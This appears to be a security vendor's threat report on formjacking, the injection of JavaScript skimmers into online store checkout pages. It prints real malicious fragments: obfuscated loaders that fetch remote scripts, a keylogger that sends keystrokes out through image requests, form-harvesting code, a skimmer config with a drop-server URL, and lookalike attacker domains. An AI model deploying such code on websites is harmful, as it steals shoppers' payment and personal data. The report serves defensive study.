FORMJACKING:


How Malicious JavaScript Code is Stealing User Data from Thousands of Websites Each Month

An **ISTR** Special Report

By Candid Wueest

Contents

SUMMARY
Evolution
Getting access to the server
Loading the script
Anti-analysis checks
Script obfuscation
Script trigger mechanisms
Gathering the data
Data exfiltration
Impact and damage
Prevalence
DETECTION
PROTECTION
MITIGATION
Future of formjacking



SUMMARY

Injecting malicious JavaScript code into websites is still popular with cyber criminals and is used to steal more than just credit card information. On average, websites compromised in this way stay infected for 46 days.

Formjacking attacks are frequently in the news, especially when yet another high-profile retail store is compromised. In these attacks cyber criminals find a way to change one of the JavaScript files being loaded as part of the website. This implanted malicious JavaScript code alters the behavior of the targeted web form or process on the compromised website to surreptitiously steal payment card data and other personal information in the background. Checkout and payment pages of online retail stores are especially in the crosshairs of attackers, but any profitable data entered by the user into web forms could potentially be stolen. On average, websites compromised in this way stay infected for 46 days. This paper will provide an overview of the various methods and tactics used by attackers, as well as the technical details of these types of attacks.

Symantec refers to these types of attacks as formjacking but other names used may include Magecart or JavaScript skimming. The name Magecart is also often used to describe multiple groups that use this method. In addition, new groups and tools, such as JS Sniffer and Inter, are constantly being developed and appearing on the scene.

We have written about these attacks before on our blog and it was also an integral part of our annual Internet Security Threat Report (ISTR). Other researchers, such as RiskIQ, have been following this trend as well and have produced some excellent reports on the topic.

Whereas in the past such website compromises might have led to cryptocurrency mining scripts being injected, attackers are now focusing on stealing more lucrative payment card details. There have been a few high-profile cases of formjacking attacks against large organizations, such as NewEgg, and British Airways, but the majority of compromised web stores are small and medium sized businesses. Unfortunately, it can be difficult for most users to spot formjacking attacks. Each month Symantec monitors billions of URLs visited by users, and in May 2019 we blocked an average of 63 million malicious web requests per day. We prevented more than 1.1 million formjacking attacks against Symantec customers in May 2019 alone.

Evolution

The technique of using malicious JavaScript on websites to steal user input data is simple and has been around for more than 10 years now. For example, similar JavaScript code was used by the malicious Firefox browser extension FFSniff in 2006 to steal web form data. JavaScript keyloggers have been widely used in the past and were integrated into tools such as the browser exploitation framework (BeEF). One could argue that formjacking code bears similarities to web injects from early banking Trojans like Zeus (Trojan.Zbot), which would sometimes steal user credentials from web forms by adding their own functions to the website. The main difference, however, was that the malicious JavaScript code was injected locally by a Trojan horse. About six years ago we started to see the widespread use of JavaScript scrapers on online stores in order to steal payment card information. It's quite possible that other attacks modified web pages even before this but didn't get noticed or reported. The scripts have since evolved and become stealthier. Before formjacking became popular, cyber criminals were already targeting eCommerce sites. However, they were mainly attacking the eCommerce or payment systems directly to steal stored transactions, or they used phishing attacks to redirect customers to fake websites. Formjacking attacks should not be confused with man-in-the-middle (MitM) attacks, or hijacking attacks on protocols such as BGP or DNS, that can have similar results.

Figure 1. FFSniff web form enumeration code

```
function do_sniff() {
        var ok = 0;
        var hesla = window.content.document.getElementsByTagName("input");
        data = "";
        for (var i = 0; i < hesla.length; i++) {
                if (hesla[i].value != "") {
                        if (hesla[i].type == "password") {
                                ok = 1;
                        }
                        if (hesla[i].name == "") {
                                data += hesla[i].type + ":" + "<blank>:" + hesla[i].value + "\n";
                        }
                        else {
                                data += hesla[i].type + ":" + hesla[i].name +":" + hesla[i].value + "\n";
                        }
                }
        }
        if (ok == 1) {
                data = "Subject: " + subject + "\r\n\r\n" + window.top.content.document.location + "\n" + "type:name:value\n" + "---------------\n" + data;
                sniff()
        }
}
```

Getting access to the server

The first step for the attacker is to get their malicious code injected into the target website. There are many commonly used techniques to achieve this. Currently, the most common attack patterns are:

- Exploiting a vulnerability in the website's content management system (CMS).
- Exploiting a vulnerability in the software or configuration of the webserver. This includes vulnerabilities in the used software that might allow code injection.
- Exploiting a vulnerability in the eCommerce software itself. This might lead to direct access to the transactions without the need of an additional script. In the past there have been quite a few cases where vulnerabilities in the Magento eCommerce software or its extension were exploited. Nowadays the attackers are going after all kinds of online store software.
- Brute forcing the password of an administrative account or acquiring the password through phishing or from a previous data breach.
- Supply chain attacks against providers of third-party tools and scripts.

Supply chain attacks in particular have increased the reach of formjacking attacks. In 2018, software supply chain attacks increased by 78 percent. When cyber criminals manage to compromise a popular script, such as a web analytic script used by thousands of websites, they can automatically get their malicious JavaScript code loaded onto many websites at once. Supply chain attacks can also have an impact on multiple levels. For example, if a development library is compromised and the library is used by other scripts, it can lead to the malicious script being widely distributed.

Figure 2. Workflow of a formjacking attack

Loading the script

The attacker has two options when it comes to loading their script onto a target website. They can either store the whole script on the compromised server, or they can add a small reference to a remote location where the script is hosted. Each method has pros and cons for the attacker.

Storing the whole script on the compromised server reduces the connections to remote locations, which may have bad reputations. But this method also increases the risk of the website administrator finding the out-of-place script or embedded code on the server. For example, we have seen cases where local JavaScript, PHP, CSS, and HTML files had been modified directly or by adding the code through the content management system.

A more commonly used technique involves adding a small HTML script tag to the local website, which then remotely loads and executes the malicious scraper script. This allows the attacker to modify and adapt the payload script at any time, without the need to contact the compromised site directly. This script tag can be added anywhere within the site's HTML; for example, we have seen it appended at the end, hidden in the middle, or mixed into the beginning where legitimate script libraries are called. Each group seems to have its own preferences when it comes to script tag placement.

The malicious code can also be added into legitimate libraries at code branches that will always be executed, or it can piggyback on legitimate functions from other scripts that can be used to call the malicious script.

The script tag can also be dynamically added to the document object model (DOM) at runtime by a short script. This script can either be run directly or can be attached to any object. For example, we observed one instance where the loader script was added to an image tag. Once the legitimate image was completely loaded, the malicious script would trigger and load the rest of the payload.

The attackers can also use persistent cross-site scripting (XSS) attacks, or weaknesses in already loaded scripts to get their own scripts executed.

Figure 3. Dynamically added script tag for a remote resource

```
if( location.href.search(atob('Y2hlY2t'+'vdXQ=')) != -1 ){
var w = document.createElement('script');
w.src = atob('aHR0cHM6L'+'y9lLXNob'+'3AtdHJh'+'Y2tpbmcuY29tL'+'2pzL2Nkbi10'+'cmFja2luZy5qcw==');
document.head.appendChild(w);}
```

Figure 4. Loading a malicious script through an image tag

```
<img src="https://[REMOVED].com/media/wysiwyg/logo/[REMOVED].png"
onload="var  o=document.createElement('script');
o.src=atob('Ly9nb29naWV0YWdtYW5hZ2FyLmNvbS9jZG4v[REMOVED]=');
var   s=document.getElementsByTagName('script')[0];
s.parentNode.insertBefore(o,  s);">
```

Some groups have experimented with hosting the malicious script on trusted locations such as cloud storage providers or GitHub. While this will certainly boost the trust level of the domain and may bypass some detection mechanisms, once discovered it can also lead to a quick takedown, at least if the provider is experienced with abuse alerts. For example, in May we noticed a wave of cloud buckets being misused, with a few hundred being compromised per week. Some of the buckets were misconfigured and were world writeable, while others may have been compromised through phishing and some were set up deliberately. A modified Google Analytics script was hosted on the following cloud bucket:

https://app-google-analytics.s3-sa-east-1.amazonaws[.]com/159/google-analytics.js

In a few cases the malicious link was hidden behind open web redirectors, one belonging to a Latin American bank for instance.

It is also common for attackers to register dedicated domains, sometimes with carefully chosen names similar to the victim's brand, in order to blend in. Attackers also use typosquatting, using domain names that look similar to legitimate ones. For example, mimicking Google Analytics scripts is a popular tactic, as these scripts are found on many websites. Using the names of eCommerce software programs and generic tracker names is also common. The scripts are then hosted inside subdirectories with benign names that make them look even more plausible. The following domains are examples of ones used during formjacking attacks:

- google-analyitics.org
- google-analytics.cm
- mygoogletagmanager.org
- googietagmanagar.com
- googlc-analytics.cm
- api-googles.com
- gstaticss.com
- tracker-visitors.com
- track-magento.com

There are additional tricks that can be used to further hinder detection of injected scripts. We have seen cases where the script was masquerading as an image file to bypass filters. In other cases, the code was pretending to be a legitimate library, such as the JavaScript library Angular. Using all the right keywords and variable names makes it difficult for the untrained eye to see the malicious purpose behind the obfuscation. The script tag could even be added dynamically, for example through a malicious Apache web server module, as we've seen in the past with coin-mining attacks. Compromised network routers could also be used to add the malicious script to any website a user visits.

Figure 5. Open directory listing showing different versions of scripts

Index of /my

Name	Last modified	Size	Description
Parent Directory		-	
1.php	2019-04-23 17:32	553	
air.js	2019-04-30 19:00	19K	
atsg.js	2019-05-16 13:42	18K	
au.js	2019-04-23 20:13	19K	
aus.js	2019-05-11 00:40	8.2K	
auus	2019-05-11 00:36	0	
[illegible].js	2019-04-19 15:03	19K	
bop.js	2019-05-24 13:26	25K	
ca.js	2019-05-04 13:58	19K	
cap.js	2019-04-19 21:06	25K	
[illegible].js	2019-05-02 16:42	18K	
dess.js	2019-04-19 15:12	18K	
es.js	2019-05-31 12:51	25K	
fr.js	2019-04-19 15:03	25K	
g.js	2019-05-03 15:42	18K	
gar.js	2019-04-30 12:24	25K	
ghost.js	2019-04-29 20:58	13K	
[illegible].js	2019-04-19 15:12	18K	
googletagver.js	2019-05-24 14:04	939	
[illegible].js	2019-05-17 07:35	7.4K	

Anti-analysis checks

If the malicious script is loaded from a remote server, then the serving host can check the IP address, user-agent, referrer, and other meta data of the request and decide to send back a clean script or nothing at all. The attackers can use this to try to spot suspicious requests that may originate from security researchers for example. This is a simple but effective method to prevent basic automation tools from analyzing the malicious scripts. We have also encountered some servers that seem to operate a blacklist for common IP blocks owned by security companies. A similar approach is to only serve the malicious script a limited number of times per IP address. Therefore, if an automated tool is trying to download the script multiple times it will eventually be blocked.

It is common for the script loader stub to check the title or URL of the current page for specific keywords such as "checkout" and "test" and only inject a dynamic script tag to the DOM if the website is of interest to the attacker.

Figure 6. Location keyword check function

```
if((new RegExp('onepage|checkout|onestep','gi')).test(window.location)){
    be20b6410993ea4c7a48767775856514b.send();
}
```

The same applies for generic implants that check if there is a web form present before injecting the final payload, as only then will the user be able to enter the information the attacker is interested in. This means that in most situations the complete malicious script may not be loaded, minimizing the risk of detection.

Of course, there are many more tactics that could prevent easy detection of a malicious script implant.

For example, the script could wait for user interaction, such as mouse movement, before it decrypts itself; it could activate during a specific time frame, such as after the compromised store's security team has gone home; or the script could do a coin toss and only serve the payload in 50 percent of cases (while this would drastically reduce the payout for the cyber criminals, it would also make the attack harder to detect). Another example would be to split the malicious script into multiple files, so that each on their own won't be decrypted and detected by automated sandbox analysis.

The script may also check to see if there are any web developer toolkits open. For example, the Firebug console, which has now been merged with Firefox Developer Tools, is a popular investigation tool. These helper consoles are part of the Firefox and Chrome web browsers. They allow a user to see web requests and to check for messages generated by any loaded JavaScript code. The malicious code can detect if one of these consoles are open and, if this is the case, constantly clear the messages in the JavaScript console or decide not to perform any malicious actions at all.

Script obfuscation

A common occurrence with script attacks, regardless of whether it's Visual Basic, PowerShell or, as in this case, JavaScript, is that the script is often heavily obfuscated; some scripts even use multiple levels of obfuscation. The basic reason behind the use of obfuscation is to bypass simple signature string detections.

It is beyond the scope of this paper to discuss all the different possible obfuscation methods for JavaScript but some of the more common forms will be covered. The techniques discussed here are not specific to formjacking and have been seen used in other attacks as well.

The code snippet shown in Figure 7 is an example of string obfuscation, where the string "createElement" is broken up into smaller parts and condition statements are applied.

Figure 7. String obfuscation

```
var vTz = document["createEl"+(69>41?"\x65":"\x5c")+""+"m"+(66>47?"\x65":"\x5c")+"nt"]("div");;
```

Another common technique used to obfuscate strings is to convert each character into its hex value and split the string into substrings that are later concatenated back to the required string.

Figure 8. Hex encoded strings

```
var _0x19f5=['\x61\x57\x35\x75\x5a\x58\x4a\x49\x5a\x57\x6c\x6e\x61\x48\x51\x3d',
'\x61\x47\x39\x79\x61\x58\x70\x76\x62\x6e\x52\x68\x62\x41\x3d\x3d',
'\x52\x6d\x6c\x79\x5a\x57\x4a\x31\x5a\x77\x3d\x3d',[REMOVED]
```


Another commonly used option to hide strings is to encode them using Base64 and then decode them on the fly with the atob() function. At least one formjacking group has implemented its own Base64 encoding function which swaps a number of characters so that it is not compatible with standard Base64, making automated decoding more difficult.

Some attackers have started to check the integrity of their injected script. For example, by calculating the length or a checksum over its own script code. In some instances, this code is used as a decryption key, which means that without the proper value the script will not run. This makes it more difficult to analyze the script as every manual modification will prevent it from running normally.

With multiple automated tools available for script obfuscation one would expect attackers to generate a unique obfuscated version for each compromised website. However, during our research we noticed that in most cases just one obfuscated version of a script is injected into multiple websites. This could be because the cyber criminals are trying to make things easier for themselves by working at scale, or because they rely on other teams to provide the obfuscated scripts for them, as seen in some malware-as-a-service (MaaS) offerings.

There are also several formjacking toolkits being sold and used by cyber criminals. These kits can allow people with little technical skill to configure the scripts for new targets and generate the required implants.

Figure 9. Formjacking script generator



ID of card number field
ID of holder field
ID of firstname field
ID of lastname field
ID of exp. date field
ID of month field
ID of year field
ID of CVV field
Gate URL

Generate JS

Generator description

If the form of payment contains a single field in which the name of the holder is indicated in its entirety, then the id fields of the name and surname should not be indicated. And vice versa, if there are two separate fields on the form of payment to indicate the name and surname of the holder, you must specify their id, and the parameter "ID of holder field" should be left blank.

Figure 10. Result of formjacking script configuration generator

```
var $s = {
    Number: "_ccnumber",
    Holder: null,
    HolderFirstName: "customer_firstname",
    HolderLastName: "customer_lastname",
    Date: "_ccexp",
    Month: null,
    Year: null,
    CVV: "_cccvv",
    Gate: "https://[REMOVED]-visitors.com/my/1.php",
    Data: {},
    Sent: [],
    Changed: false,
```

Script trigger mechanisms

This section will discuss how the formjacking script is triggered on the compromised website. The attacker wants to ensure that the script is only triggered when the user enters profitable data, and that it evades detection as long as possible. As previously mentioned, the script can check the URL or title of the website for keywords such as “checkout” and “payment” and only then run the rest of the script. The script could also wait for user interaction, such as mouse movement, before starting, in order to bypass automated sandbox execution.

There are many different methods that can be used to trigger the execution of the payload script at the right moment during the process. The most common methods are listed in Table 1.

Table 1. Common methods used to trigger formjacking scripts

Method	Description
On form submit	Add its own script function to the submit button of the web form. This can be done by attaching itself to the submit button directly.
On key press	Run a keylogger in the background and process all key strokes. It can also check for when the Enter key is pressed, which can be an indication of submitting a web form.
On mouse event	React to specific mouse events, often related to the web form’s submit button. For example, events such as MouseUp, TouchEnd, or by detecting the mouse in a specific area of the website.
On page unload	Wait until the page is unloaded, which often happens when the user is redirected to a Thank You page, and steal the data before this redirect happens.
On timeout	Set a timeout every X milliseconds and scrape all web form data if it has changed.
On change	With the function addEventListener the script can be triggered when, for example, data is entered into the web form or the page is resized.

Figure 11. OnChange trigger function

```
function fefinwkcs() {
    document.querySelectorAll('[name="dob"]')[0].setAttribute("onchange", "fwifnsdv(this, '1');")
}
```

Figure 12. OnSubmit event listener function

```
send:function(){
try{
    var btn=document.querySelectorAll("a[href*='javascript:void(0)'],button, input, submit, .btn, .button");
    for(var i=0;i<btn.length;i++){
        var b=btn[i];
        if(b.type!='text'&&b.type!='select'&&b.type!='checkbox'&&b.type!='password'&&b.type!='radio'){
            if(b.addEventListener) {
                b.addEventListener('click',be20b6410993ea4c7a48767775856514b.clk,false);
            }else{
                b.attachEvent('onclick',be20b6410993ea4c7a48767775856514b.clk);
            }
        }
    }
    var frm=document.querySelectorAll('form');
    for(vari=0;i<frm.length;i++){
        if(frm[i].addEventListener){
            frm[i].addEventListener('submit',be20b6410993ea4c7a48767775856514b.clk,false);
        }else{
            frm[i].attachEvent('onsubmit',be20b6410993ea4c7a48767775856514b.clk);
        }
    }
```

Figure 13. JavaScript keylogger

```
document.onkeypress = function(keypress) {
    get = window.event ? event : keypress;
    key = get.keyCode ? get.keyCode : get.charCode;
    key = String.fromCharCode(key);
    keystrokes += key;
};
window['setInterval'](function(){
    if(keystrokes.length > 0) {
        new Image()['src'] = URL + keystrokes;
        keystrokes ='';
    }
})
```

Depending on the checkout process of the web page, the attacker might want to gather information over multiple pages; for example, the shipping address and the payment details. Some scripts do this by saving the stolen data in a cookie or the local storage of the browser and then loading it back on the next site, while other scripts send each data group individually per page.

Gathering the data

Some of the scripts know the exact structure of the target website and therefore also the name of the form and all its fields. This allows the script to be precise and steal only the interesting information from a form, removing the need to send large data feeds back to the drop server.

Some formjacking groups use a script that checks for specific field names that are commonly used in web forms, like creditcard, cc, and cc_number, in order to identify which form data to steal. With the built-in functionality of JavaScript, the attackers can iterate through all forms on a page and enumerate the fields of interest into a list.

Other scripts are more generic and technology agnostic, stealing data from every form field on the target website. This technique is important for supply chain attacks where the attacker may not know what the target web form looks like. On the other hand, this can also generate a lot of false positives for the cyber criminals. We have noticed that one strain of script continuously triggers on search form fields and submits the search keywords back to the author. While this could retrieve personal data for the attacker, it's most likely a mistake by the script's author.

Naturally we have seen scripts that are interested in all password fields and not just payment card details.

Figure 14. Gathering all form field data

```
SaveParam: function(elem) {
    if(elem.id !== undefined && elem.id != "" && elem.id !== null
    && elem.value.length < 256 && elem.value.length > 0) {
        $s.Data[elem.id] = elem.value;
        return;
    }
    if(elem.name !== undefined && elem.name != "" && elem.name !== null
    && elem.value.length < 256 && elem.value.length > 0) {
        $s.Data[elem.name] = elem.value;
        return;
    }
},
SaveAllFields: function() {
    var inputs = document.getElementsByTagName("input");
    var selects = document.getElementsByTagName("select");
    var textareas = document.getElementsByTagName("textarea");
    for(var i = 0; i < inputs.length; i++) $s.SaveParam(inputs[i]);
    for(var i = 0; i < selects.length; i++) $s.SaveParam(selects[i]);
    for(var i = 0; i < textareas.length; i++) $s.SaveParam(textareas[i]);
    Cookies.set("$s", $s.Base64.encode(JSON.stringify($s.Data)));
},
SendData: function() {
```

Some versions of formjacking use fake overlay forms to collect data, similar to what has now become popular with mobile malware. Other groups have added new form elements directly or through iframes in order to ask for the information they want to steal. While this involves more work to maintain and is often easier to detect, such attacks can work well, especially if the payment details are processed by an external payment site the attacker was not able to compromise. Once the data is stolen, the script can redirect back to the original page and display an error message so that the user will enter the data a second time without becoming suspicious.

Data exfiltration

Once the criminals have the data collected locally, they will try and send it back to their drop server for collection. The gathered data is often Base64 encoded, to hide it in transit, and then sent to a typo-squatted domain encrypted by a free SSL certificate. The script usually checks to see if the current page is using HTTPS and, if so, will encrypt in order to avoid warnings for mixed content. In addition to the gathered form data the script may also submit the URL of the page where the data was stolen from, to make data handling easier for the criminals. The script may also set a local marker like a cookie, or log the IP address, so that the data is not sent again.

The drop server can be independent from the one serving the skimmer script and might just be a proxy forwarding the data to the next stage. One script we observed used multiple drop servers and selected one at random. The IP addresses behind the domains may change over time as well.

Figure 15. Example of exfiltrated data


```
https://          .pw/gate.php?hash={[REMOVED],
"s_country":"US","card_type":"AMEX",
"card_expire_Month":"07","card_expire_Year":"2022",
"Date":"07/2022","b_firstname":"John","b_lastname":"Smith",
"b_address":"          ","b_city":"Souyhfield","b_zipcode":"01259",
"b_phone":"          ","email":"          @gmail.com",
"s_firstname":"John","s_lastname":"Smith",
"s_address":"          ","s_city":"Southfield",
"s_zipcode":"01259","s_phone":"          ","shipping1":"1",
"shipping2":"2","shipping20":"20","card_name":"John Smith",
"Holder":"John Smith","card_number":"372          ",
"Number":"372          ","card_cvv2":"8436","CVV":"8436",
